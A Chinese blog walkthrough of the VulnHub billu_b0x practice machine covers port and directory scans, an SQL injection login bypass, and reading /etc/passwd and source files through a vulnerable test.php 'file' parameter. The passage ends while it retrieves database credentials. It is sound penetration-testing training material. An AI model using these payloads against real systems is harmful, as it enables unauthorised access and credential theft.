

【VulnHub】billu_b0x靶场复盘

原创

[redwand](#) 已于 2022-01-21 16:43:43 修改 3832 收藏 1

分类专栏: [CTF](#) 文章标签: [安全 linux web安全](#)

于 2022-01-21 16:42:29 首次发布

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/redwand/article/details/122604408>

版权



[CTF 专栏收录该内容](#)

7 篇文章 0 订阅

订阅专栏

0x01 环境搭建

1、靶机下载地址

2、攻击机kali ip地址: 10.0.2.4 靶机ip: 10.0.2.5

0x02 信息收集

1、端口扫描, 发现22,80端口

```
—(root@kali)-[~]
└─# nmap -p- 10.0.2.15
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-20 03:26 EST
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 85.63% done; ETC: 03:26 (0:00:00 remaining)
Nmap scan report for 10.0.2.15
Host is up (0.000068s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:B1:3D:4F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 7.24 seconds
```

2、网页扫描

```
—(root@kali)-[~]
└─# dirb http://10.0.2.15 /usr/share/dirb/wordlists/big.txt

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Thu Jan 20 03:27:53 2022
URL_BASE: http://10.0.2.15/
WORDLIST_FILES: /usr/share/dirb/wordlists/big.txt
```

GENERATED WORDS: 20458

---- Scanning URL: http://10.0.2.15/ ----

+ http://10.0.2.15/add (CODE:200|SIZE:307)

+ http://10.0.2.15/c (CODE:200|SIZE:1)

+ http://10.0.2.15/cgi-bin/ (CODE:403|SIZE:285)

+ http://10.0.2.15/head (CODE:200|SIZE:2793)

==> DIRECTORY: http://10.0.2.15/images/

+ http://10.0.2.15/in (CODE:200|SIZE:47528)

+ http://10.0.2.15/index (CODE:200|SIZE:3267)

+ http://10.0.2.15/panel (CODE:302|SIZE:2469)

==> DIRECTORY: http://10.0.2.15/phpmy/

+ http://10.0.2.15/server-status (CODE:403|SIZE:290)

+ http://10.0.2.15/show (CODE:200|SIZE:1)

+ http://10.0.2.15/test (CODE:200|SIZE:72)

==> DIRECTORY: http://10.0.2.15/uploaded_images/

---- Entering directory: http://10.0.2.15/images/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.15/phpmy/ ----

+ http://10.0.2.15/phpmy/ChangeLog (CODE:200|SIZE:28878)

+ http://10.0.2.15/phpmy/LICENSE (CODE:200|SIZE:18011)

+ http://10.0.2.15/phpmy/README (CODE:200|SIZE:2164)

+ http://10.0.2.15/phpmy/TODO (CODE:200|SIZE:190)

+ http://10.0.2.15/phpmy/changelog (CODE:200|SIZE:8367)

==> DIRECTORY: http://10.0.2.15/phpmy/contrib/

+ http://10.0.2.15/phpmy/docs (CODE:200|SIZE:2781)

+ http://10.0.2.15/phpmy/export (CODE:200|SIZE:8367)

+ http://10.0.2.15/phpmy/favicon (CODE:200|SIZE:18902)

+ http://10.0.2.15/phpmy/favicon.ico (CODE:200|SIZE:18902)

```
+ http://10.0.2.15/phpmy/import (CODE:200|SIZE:8367)

+ http://10.0.2.15/phpmy/index (CODE:200|SIZE:8367)

==> DIRECTORY: http://10.0.2.15/phpmy/js/

==> DIRECTORY: http://10.0.2.15/phpmy/libraries/

+ http://10.0.2.15/phpmy/license (CODE:200|SIZE:8367)

==> DIRECTORY: http://10.0.2.15/phpmy/locale/

+ http://10.0.2.15/phpmy/main (CODE:200|SIZE:8367)

+ http://10.0.2.15/phpmy/navigation (CODE:200|SIZE:8367)

+ http://10.0.2.15/phpmy/phpinfo (CODE:200|SIZE:8367)

+ http://10.0.2.15/phpmy/phpmyadmin (CODE:200|SIZE:42380)

==> DIRECTORY: http://10.0.2.15/phpmy/pmd/

+ http://10.0.2.15/phpmy/print (CODE:200|SIZE:1064)

+ http://10.0.2.15/phpmy/robots (CODE:200|SIZE:26)

+ http://10.0.2.15/phpmy/robots.txt (CODE:200|SIZE:26)

==> DIRECTORY: http://10.0.2.15/phpmy/scripts/

==> DIRECTORY: http://10.0.2.15/phpmy/setup/

+ http://10.0.2.15/phpmy/sql (CODE:200|SIZE:8367)

==> DIRECTORY: http://10.0.2.15/phpmy/themes/

+ http://10.0.2.15/phpmy/url (CODE:200|SIZE:8367)

+ http://10.0.2.15/phpmy/webapp (CODE:200|SIZE:6912)

---- Entering directory: http://10.0.2.15/uploaded_images/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

      (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.15/phpmy/contrib/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

      (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.15/phpmy/js/ ----
```

```
(!) WARNING: Directory IS LISTABLE. No need to scan it.
  (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.15/phpmy/libraries/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
  (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.15/phpmy/locale/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
  (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.15/phpmy/pmd/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
  (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.15/phpmy/scripts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
  (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.15/phpmy/setup/ ----
+ http://10.0.2.15/phpmy/setup/config (CODE:303|SIZE:0)

==> DIRECTORY: http://10.0.2.15/phpmy/setup/frames/

+ http://10.0.2.15/phpmy/setup/index (CODE:200|SIZE:12965)

==> DIRECTORY: http://10.0.2.15/phpmy/setup/lib/

+ http://10.0.2.15/phpmy/setup/scripts (CODE:200|SIZE:5169)

+ http://10.0.2.15/phpmy/setup/styles (CODE:200|SIZE:6941)

+ http://10.0.2.15/phpmy/setup/validate (CODE:200|SIZE:10)

---- Entering directory: http://10.0.2.15/phpmy/themes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
  (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.15/phpmy/setup/frames/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
  (Use mode '-w' if you want to scan it anyway)


---- Entering directory: http://10.0.2.15/phpmy/setup/lib/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
  (Use mode '-w' if you want to scan it anyway)

-----
END_TIME: Thu Jan 20 03:28:13 2022
DOWNLOADED: 61374 - FOUND: 37
```


3、第一阶段信息收集获得信息

有效信息


(1) index页面是登录界面，提示sql注入，但sqlmap无法跑出注入




(2) test页面有提示file参数可交互，这里是漏洞利用突破口




(3) phpmyadmin页面，预示可能获取数据库账户密码






CSDN @redwand

(4) 图片上传页面可浏览，这预示可能有文件上传漏洞利用




CSDN @redwand

(5) phpinfo页面可以获取php相关环境配置




CSDN @redwand

(6) add页面, 看起来像文件上传点



CSDN @redwand

(7) image页面像文件上传后页面




CSDN @redwand

0x03 漏洞利用

1、通过文件包含读取文件

在上个阶段, 经过sqlmap跑index页面失败, 文件上传add页面源码审计发现无接收php页面后, 发现test页面file参数可以通过post方法控制。这里有些burpsuite小技巧, 由于header头会变化, 我们可以先写一个get方法传递参数的页面, 然后通过burp的Change request method选项将get方法转换为post方法。



Copy	Ctrl-C
Paste	Ctrl-V
Message editor documentation	
Burp Repeater documentation	

转换后结果如下

The screenshot shows the Burp Suite interface with a request and response view. The request is a POST to /test.php with various headers and a body containing 'file=/etc/passwd'. The response is an HTTP 200 OK with headers and a body containing a shell prompt 'root:x:0:0:root:/root:/bin/bash'.

2、源码审计，得到数据库密码

(1) 通过index页面可以读取到sql语句，通过构建用户名' or 1=1 -\'，密码' or 1=1 -\'闭合sql语句用万能密码登录，这种闭合我是看不懂。核心代码如下

```
$uname=str_replace('\',' ',urldecode($_POST['un']));
$pass=str_replace('\',' ',urldecode($_POST['ps']));
$run='select * from auth where pass=\''.$pass.'\' and uname=\''.$uname.'\'';
```

(2) 通过读取index.php文件，发现file参数实际是通过readfile函数实现的读取文件，而非常规的文件包含，因此此处不能直接利用文件包含漏洞，源码如下。


```

<?php

function file_download($download)
{
    if(file_exists($download))
    {
        header("Content-Description: File Transfer");

        header('Content-Transfer-Encoding: binary');
        header('Expires: 0');
        header('Cache-Control: must-revalidate, post-check=0, pre-check=0');
        header('Pragma: public');
        header('Accept-Ranges: bytes');
        header('Content-Disposition: attachment; filename="'.basename($download).'"');
        header('Content-Length: ' . filesize($download));
        header('Content-Type: application/octet-stream');
        ob_clean();
        flush();
        readfile ($download);
    }
    else
    {
        echo "file not found";
    }
}

if(isset($_POST['file']))
{
    file_download($_POST['file']);
}
else{

echo '\ 'file\ ' parameter is empty. Please provide file path in \ 'file\ ' parameter ' ;
}
}

```

为了证明readfile文件不可包含，可以用in.php文件做实验印证

The screenshot shows the Burp Suite interface with the following details:

- Request:**
 - Method: POST
 - URL: /test.php
 - Headers: Host: 10.0.2.15, User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0, Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8, Accept-Language: en-US,en;q=0.5, Accept-Encoding: gzip, deflate, Connection: close, Cookie: PHPSESSID=5vm6e6lim76h0ter59m7qlr7k6, Upgrade-Insecure-Requests: 1, Content-Type: application/x-www-form-urlencoded, Content-Length: 11
 - Body: file=in.php
- Response:**
 - Status: HTTP/1.1 200 OK
 - Headers: Date: Fri, 21 Jan 2022 01:15:12 GMT, Server: Apache/2.2.22 (Ubuntu), Accept-Ranges: bytes, X-Powered-By: PHP/5.3.10-lubuntu3.26, Content-Description: File Transfer, Content-Transfer-Encoding: binary, Expires: 0, Cache-Control: must-revalidate, post-check=0, pre-check=0, Pragma: public, Content-Disposition: attachment; filename="in.php", Content-Length: 22, Connection: close, Content-Type: application/octet-stream
 - Body: <?php phpinfo(); ?>

A red arrow points to the output of the `phpinfo()` function in the response body.

(3) 读取c.php文件，获取数据库ica_lab的账户和密码

```
<?php
#header( 'Z-Powered-By:its chutiyapa xD' );
header('X-Frame-Options: SAMEORIGIN');
header( 'Server:testing only' );
header( 'X-Powered-By:testing only' );

ini_set( 'session.cookie_httponly', 1 );

